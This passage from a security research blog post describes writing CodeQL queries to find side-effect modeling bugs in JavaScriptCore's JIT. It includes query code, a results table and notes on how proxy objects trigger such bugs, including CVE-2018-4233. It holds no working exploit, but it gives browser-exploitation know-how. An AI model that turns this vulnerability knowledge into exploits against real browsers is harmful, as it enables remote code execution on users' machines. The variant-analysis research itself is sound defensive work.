Fetching for the object prototype, without any guards or checks, allows us to replace the initial object (in our case, *TriggerClass*) into a proxy object. By doing so, we can replace the function *getPrototypeOf* with our own arbitrary JS code, AKA *side effects*.

### CodeQL Magic



[CodeQL Staff shines with bright blue light]  
**Goo the Owl:** "What's happening?! Is it going to explode?! I'm way too young to d..."  
**Me:** "It's not going to explode... -\_-"  
**Me:** "It found potential in what you've said earlier."  
**Goo the Owl:** "Potential? What do you mean?"  
**Me:** "Well, you have explained pretty thoroughly about the whole bad side effect modeling, right?"  
**Goo the Owl:** "Yeah, so what?"

**Me:** “What if we could use my CodeQL staff to find more bugs like this one in the realm?”

**Goo the Owl:** “That would be awesome.”

**Me:** “I think so too, and I think that this is what the staff wants me to do.”

## CodeQL: Finding Bad Side Effect Modeling Vulnerabilities in JSC

*“CodeQL is a framework developed by Semmle and is free to use on open-source projects. It lets a researcher perform variant analysis to find security vulnerabilities by querying code databases generated using CodeQL, which supports many languages such as C/C++, C#, Java, JavaScript, Python and Golang.”*

Just in case you haven’t heard about CodeQL yet, I highly recommend reading my [previous blog post](https://www.cyberark.com/resources/threat-research-blog/make-memcpy-safe-again-codeql), (<https://www.cyberark.com/resources/threat-research-blog/make-memcpy-safe-again-codeql>) which dives into CodeQL and its capabilities.

Let’s try to write a CodeQL query that will find bad side effects modeling vulnerabilities in JSC. To begin with, here is a rough description of the bug:

A **JS operation** might be exposed to a bad side effect modeling bug if:

- Under the case that represents the **operation** in *executeEffects* (**DFGAbstractInterpreterInlines.h**), there is **no call** to *clobberWorld*.
- The operation causes side effect.

The best tip we can give you before writing CodeQL queries is to work as organized as possible. As your query’s complexity becomes higher, there is more room for it to fail somehow. Although this is probably true for every coding project you’ve worked on, debugging CodeQL queries can be much more difficult, since we don’t have classic debugging methods and tools that some of you might be familiar with (CodeQL simply doesn’t have any).

Let’s start by determining what data we need to extract with CodeQL to recognize the bugs we wish to find. The description of the bug above gives us a hint regarding what information we need to collect. After reading and analyzing the code, we created a diagram that shows which component does what in the JSC side effect modeling, and how the elements are linked

Then, I added an example to a possible side effect that an operation might have (same side effect as we showed in the *InstanceOf* bug, above):




Figure 10 – This diagram shows the logical connection between each component in JSC responsible for side effect modeling

With this diagram, we can start writing some CodeQL classes. Classes in CodeQL let you inherit from native CodeQL objects (e.g., *VariableAccess*, *Function*, *Expr*) and add layers of complexity such as additional predicates and properties. The first class we created is named *ClobberWorldCall*, which inherits from the CodeQL class *FunctionCall*.

Ideally, this class will model side effects by analyzing each call to *clobberWorld* under *executeEffects*. Let's review some key features from that class:

```

1.  import cpp
2.  import helperFunctions
3.
4.  class ClobberWorldCall extends FunctionCall{
5.
6.      string opCode;
7.      string strictTypeConstraintsNode1;
8.      string strictTypeConstraintsNode2;
9.      string strictTypeConstraintsNode3;
10.     string looseTypeConstraintsNode1;
11.     string looseTypeConstraintsNode2;
12.     string looseTypeConstraintsNode3;
13.     // string operandType;
14.
15.     ClobberWorldCall()
16.     {
17.         this.getTarget().hasName("clobberWorld")
18.         and
19.         exists
20.         (
21.             Function executeEffects |
22.             executeEffects.hasName("executeEffects")
23.             and
24.             this.getEnclosingFunction() = executeEffects

```



```

25.         )
26.
27.         and
28.         // Extracting the op code for each call (e.g., ValueAdd, InstanceOf)
29.         opCode = getOpForClobberWorld(this)
30.         and
31.
32.         // Extracting the strict and loose types
33.         getStrictTypeConstraints(this, strictTypeConstraintsNode1,
strictTypeConstraintsNode2, strictTypeConstraintsNode3)
34.         and
35.         getLooseTypeConstraints(this, looseTypeConstraintsNode1, looseTypeConstraintsNode2,
looseTypeConstraintsNode3)
36.
37.     }
38.
39.     ...
40.
41. }

```

Although this class seems short, a lot is going on inside it.

Our first predicate is quite simple – we look for all the calls to *clobberWorld* under *executeEffects*.

Then, we call our custom predicate *getOpForClobberWorld*, which works as follows:

- Get the basic block that contains the call to *clobberWorld*.
- If that basic block is under a case, return the case name (the case name is the operation code (for example, *ValueAdd*)).

After that, we call *getStrictTypeConstraints*, followed by a call to *getLooseTypeConstraints*, which was the most difficult bit to write.

To be as accurate and efficient as possible, JSC will sometimes call *clobberWorld* when specific argument types are passed to the operation. For example, adding two numbers in JS won't cause side effects, but adding two objects may cause side effects. If JSC called *clobberWorld* when we simply call the add operation, it wouldn't be efficient. So, JSC will check the argument types and only then decide whether it should call *clobberWorld* or not.

This is exactly where *getStrictTypeConstraints* and *getLooseTypeConstraints* come in handy.

Here is a snippet from the code that checks for strict constraints:

```

1.  string getStrictTypeForClobberWorldChild(FunctionCall clobberWorld){
2.      if
3.      (
4.          isClobberInsideSwitchCaseOrIfStatement(clobberWorld) = true
5.      )
6.      then
7.      (
8.          exists
9.          (
10.             SwitchCase case, SwitchStmt st, FunctionCall call |
11.             st = getInnerSwitchStatement(clobberWorld, "useKind")
12.             and
13.             st.getExpr() = call
14.             and
15.             call.getQualifier().(FunctionCall).getTarget().hasName("child1")
16.             and
17.             case.getSwitchStmt() = st
18.             and
19.             case.getASuccessor*() = clobberWorld
20.             and
21.             result = case.getExpr().toString()
22.          )
23.      or
24.      ...
25.      else
26.          result = "noTypeConstraintsFound"
27.  }

```



In this snippet, we see that we first check if the call to *clobberWorld* is under a (specific) Switch Case or an “if” statement.

If it is, then we analyze that very switch case/if statement.

In this example, we analyze the switch case. JSC can obtain argument types by several methods. For example, one of them is by calling the function *useKind*, which returns the argument type (mind-blowing). Our code from above should handle these types of cases:

```
1.  case ArithClz32: {
2.      ...
3.      switch (node->child1().useKind()) {
4.      case Int32Use:
5.      case KnownInt32Use:
6.          break;
7.      default:
8.          clobberWorld();
9.          break;
10.     }
11.     setNonCellTypeForNode(node, SpecInt32Only);
12.     break;
13. }
```

Once we finished writing the *clobberWorldCall* class, we could confidently move on to the next class, *dfgOperation*.

Knowing exactly when JSC calls *clobberWorld* is not enough to ultimately model operations for side effects. Under the function *executeEffects*, there is no reference to the actual operation that holds the code we wish to analyze. All we have is the operation code, taken from the switch case under *executeEffects*.

So, in our next step, we will link the opcode (operation code) to the operation’s code under the hood. Once we can link these two, we can start analyzing the operation itself and look for possible side effects.

```
1.  class DfgOperation extends Function{
2.
3.      SwitchCase dfgEffectCase;
4.      FunctionCall dfgCallOperation;
5.      Function dfgCompile;
6.      string opCode;
7.      boolean isClobberWorldCalled;
8.
9.      DfgOperation()
10.     {
11.         // Link the dfgOperation to the dfgCallOperation/dfgSlowCallOperation
12.         (
13.             (
14.                 dfgCallOperation.getTarget().hasName("callOperation")
15.                 and
16.                 dfgCallOperation.getArgument(0) = this.getAnAccess()
17.             )
18.             or
19.             (
20.                 dfgCallOperation.getTarget().hasName("slowPathCall")
21.                 and
22.                 dfgCallOperation.getArgument(2) = this.getAnAccess()
23.             )
24.         )
25.         and
26.         dfgCompile = getSpeculativeJitCompile()
27.         // We have 2 known options (all happens under the function SpeculativeJIT::compile):
28.         // 1) We call directly to the callOperation from the switch case
29.         // 2) We call to a wrapper function named compileSomeOperation from the switch case
30.         and
31.         (
32.             opCode = getOpCodeSimpleCase(dfgCallOperation)
33.             or
34.             opCode = getOpCodeByCompileOperation(dfgCallOperation)
35.         )
36.         and
```

```

37. ...
38.      // Find if ClobberWorld is called - Actual Linking Stage
39.      and
40.      if exists
41.      (
42.          ClobberWorldCall clobber |
43.          clobber.getAnOpCode() = opCode
44.      )
45.      then isClobberWorldCalled = true
46.      else isClobberWorldCalled = false
47.
48.  }
49.
50.  ...
51. }

```

Using the figure 10 diagram presented above, we understand that JSC can call an operation using the function *callOperation* or compile the operation and then call it.

So, in our query we first locate all the calls to *callOperation/compileOperation*, and then, similarly to the *clobberWorldCall* class, we find the operation code using switch cases or if statements.

Once that is done, we can safely link between the *clobberWorld* calls to the JS operations.

Finally, we need to choose which side effects we're looking for because there are a few options. Since we reviewed earlier the bug in the operation *InstanceOf*, let's look for all side effects caused by confusion with proxy objects (we recommend reading the comments):


```

1.  from FunctionCall fc, VariableAccess jsObjectAccess, Parameter source, DfgOperation
   operation, Expr asObjArg, Function compareTo
2.  where
3.      // Extract all accesses to JSObjects
4.      isJsObject(jsObjectAccess.getTarget())
5.      and
6.      // fc represents all the function calls from a JSObject
7.      fc.getQualifier() = jsObjectAccess
8.      and
9.      // Find functions from ProxyObject that share the function name as fc
10.     exists
11.     (
12.         Function fromProxy |
13.         fromProxy.getParentScope().toString() = "ProxyObject"
14.         and
15.         compareTo.getName() = fromProxy.getName()
16.         and
17.         fc.getTarget() = getFunctionWrappers(compareTo)
18.     )
19.     and
20.     // Make sure JSC does not call clobberWorld for that operation
21.     operation.hasACallToClobberWorld() = false
22.     and
23.     operation.getAParameter() = source
24.     and
25.     exists
26.     // Search for the following flow:
27.     // from: operation parameter
28.     // to: Converting the parameter to JSObject
29.     // or
30.     // The parameter is already a JSObject
31.     // to: Calling a function from that parameter that exists under ProxyObject and JSObject
32.
33.     (
34.         LinkOperationToExecVM config, FunctionCall asObject, ConvertToObjectAndCall config2|
35.         (
36.             (
37.                 asObject.getTarget().hasName("asObject")
38.                 or
39.                 asObject.getTarget().hasName("toObject")
40.             )
41.             and
42.             asObject.getAnArgument() = asObjArg
43.             and
44.             config.hasFlow(DataFlow::parameterNode(source), DataFlow::exprNode(asObjArg))
45.             and

```

```
46.         config2.hasFlow(DataFlow::exprNode(asObject), DataFlow::exprNode(jsObjectAccess))
47.     )
48.     or
49.     (
50.         asObjArg = jsObjectAccess.getTarget().getAnAccess()
51.         and
52.         config.hasFlow(DataFlow::parameterNode(source), DataFlow::exprNode(asObjArg))
53.     )
54. )
55. select operation, source, fc, compareTo
```

Executing this query against a code database created from commit 35b181a20dc25749df383041f950798bd109f47d produced the following results:



#	operation	source	fc
1	operationDefaultHasInstance	value	call to getPrototype
2	operationAllocateComplexPropertyStorage	object	call to allocateMoreOutOfLineStorage
3	operationAllocateComplexPropertyStorageWithInitialCapacity	object	call to allocateMoreOutOfLineStorage
4	operationGetPrototypeOfObject	thisObject	call to getPrototype
5	operationCreateThis	constructor	call to getOwnNonIndexPropertySlot
6	operationCreateThis	constructor	call to getOwnNonIndexPropertySlot
7	operationCreateThis	constructor	call to getPrototype
8	operationCreateThis	constructor	call to get

Figure 11 – Results from our *final query* (<https://github.com/assafsion/javascriptcore-bad-side-effect-modeling>). The left column holds the names of the operations. The middle column shows which argument causes the side effects, and the right column shows which function we should hook using a proxy object.

We can see that there are five operations suspected to be bugs, and one of them is the bug we studied earlier – great!

Digging deeper through the results revealed a second bad side effects modeling vulnerability, [CVE-2018-4233](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-4233) (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-4233>). The vulnerable operation is *operationCreateThis*. This vulnerability was [found and exploited](https://github.com/saelo/cve-2018-4233) (<https://github.com/saelo/cve-2018-4233>) by Samuel Groß in pwn2own 2018. Samuel talked about this vulnerability in his Black Hat 2018 conference talk.

We’ve managed to find two **critical** vulnerabilities in JSC that could lead to RCE using a tailor-made CodeQL query. Running that query against a codebase created from an updated version of JSC shows that the two vulnerabilities previously found by our query no longer exist, meaning they were indeed patched. Keep in mind that it does not mean that there are no more vulnerabilities caused by bad side effect modeling. Adding small changes to our query will allow us to determine what kind of side effects we are looking for, and there could be lots of them.

## Conclusion

What a journey we’ve had. Thanks to you, the realm is a lot safer now.

The truth is, I’ve been playing with CodeQL for the past year and I’ve been focused on finding classic vulnerabilities (in my previous blog, I focused on finding vulnerable calls to memcpy with CodeQL). This time, I wanted to see how effective it is to use CodeQL to find much-complicated vulnerabilities in large and tangled projects like WebKit.

I knew that this would not be an easy task, and indeed it wasn’t. But the most challenging part was learning and understanding the internals of JSC and not (as I initially thought) writing the query in CodeQL.

Once I had gained enough knowledge about the bugs I wanted to find, writing the query was pretty intuitive (I do have some experience with CodeQL by now, but still…) and fun.

## Links & References

- <http://www.phrack.org/issues/70/3.html> (<http://www.phrack.org/issues/70/3.html>).
- <https://liveoverflow.com/getting-into-browser-exploitation-new-series-introduction-browser-0x00/> (<https://liveoverflow.com/getting-into-browser-exploitation-new-series-introduction-browser-0x00/>).
- <https://webkit.org/blog/10308/speculation-in-javascriptcore/> (<https://webkit.org/blog/10308/speculation-in-javascriptcore/>).
- <https://webkit.org/blog/6411/javascriptcore-csi-a-crash-site-investigation-story/> (<https://webkit.org/blog/6411/javascriptcore-csi-a-crash-site-investigation-story/>).
- [https://saelo.github.io/presentations/blackhat\\_us\\_18\\_attacking\\_client\\_side\\_jit\\_compilers.pdf](https://saelo.github.io/presentations/blackhat_us_18_attacking_client_side_jit_compilers.pdf) ([https://saelo.github.io/presentations/blackhat\\_us\\_18\\_attacking\\_client\\_side\\_jit\\_compilers.pdf](https://saelo.github.io/presentations/blackhat_us_18_attacking_client_side_jit_compilers.pdf)).
- <https://zon8.re/posts/jsc-internals-part1-tracing-js-source-to-bytecode/> (<https://zon8.re/posts/jsc-internals-part1-tracing-js-source-to-bytecode/>).
- <https://github.com/assafsion/javascriptcore-bad-side-effect-modeling> (<https://github.com/assafsion/javascriptcore-bad-side-effect-modeling>).

---

[Previous Article](https://www.pentest-tools.com/resources/threat-research-blog/kubesexploit-a-new-offensive-tool-for-testing-containerized-environments)  
(<https://www.pentest-tools.com/resources/threat-research-blog/kubesexploit-a-new-offensive-tool-for-testing-containerized-environments>)



Kubesexploit: A New Offensive Tool for Testing  
Containerized Environments